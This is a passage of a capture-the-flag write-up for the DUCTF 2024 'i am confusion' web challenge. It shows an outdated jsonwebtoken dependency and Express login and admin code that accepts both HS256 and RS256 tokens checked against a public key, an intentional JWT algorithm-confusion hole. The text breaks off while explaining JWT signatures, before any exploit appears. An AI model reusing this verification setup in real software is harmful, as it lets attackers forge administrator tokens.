
Author: BootlegSorcery@

Live Demo

i am confusion

166 points, web

Author: richighimi



i am confusion

166

medium


The evil hex bug has taken over our administrative interface of our application. It seems that the secret we used to protect our authentication was very easy to guess. We need to get it back!

Author: richighimi


https://i-am-confusion.2024.ductf.dev:30001

challenge overview

we are given the web server's source as well as the project's **package.json** (file used to control scripts & dependencies of the project




```json
{
  "dependencies": {
    "cookie-parser": "^1.4.6",
    "express": "^4.18.2",
    "https": "^1.0.0",
    "jsonwebtoken": "^4.0.0"
  }
}
```




```javascript
// essentials, keys & middleware
/* snip */

// algs
const verifyAlg = { algorithms: ['HS256','RS256'] }
const signAlg = { algorithm:'RS256' }


app.post('/login', (req,res) => {
  var username = req.body.username
  var password = req.body.password

  if (/^admin$/i.test(username)) {
    res.status(400).send("Username taken");
    return;
  }

  if (username && password){
    var payload = { user: username };
    var cookie_expiry =  { maxAge: 900000, httpOnly: true }

    const jwt_token = jwt.sign(payload, privateKey, signAlg)

    res.cookie('auth', jwt_token, cookie_expiry)
    res.redirect(302, '/public.html')
  } else {
    res.status(404).send("404 uh oh")
  }
});

app.get('/admin.html', (req, res) => {
  var cookie = req.cookies;
  jwt.verify(cookie['auth'], publicKey, verifyAlg, (err, decoded_jwt) => {
    if (err) {
      res.status(403).send("403 -.-");
    } else if (decoded_jwt['user'] == 'admin') {
      res.sendFile(path.join(__dirname, 'admin.html')) // flag!
    } else {
      res.status(403).sendFile(path.join(__dirname, '/public/hehe.html'))
    }
  })
})

/* snip */
```

challenge methodology



The first thing I tend to do, especially when approaching lower difficulty CTF challenges, is to quickly check for any outdated packages.



jsonwebtoken vulnerabilities

JSON Web Token implementation (symmetric and asymmetric)

Direct Vulnerabilities

Known vulnerabilities in the jsonwebtoken package. This does not include vulnerabilities belonging to this package's dependencies.

Automatically find and fix vulnerabilities affecting your projects. Snyk scans for vulnerabilities and provides fixes for free.

LATEST VERSION

9.0.2


LATEST NON VULNERABLE VERSION

9.0.2


Double checking the versions listed in **package.json**, we can see that the package "**jsonwebtoken**" is severely outdated, and has a multitude of CVEs associated with it.

To get a better idea of what we may be looking for lets dive into the source code

some background



this webserver uses **JWT** (JSON Web Tokens) to verify the user's identity.



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva
G4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKx
wRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```


VERIFY SIGNATURE

```
HMACSHA256(
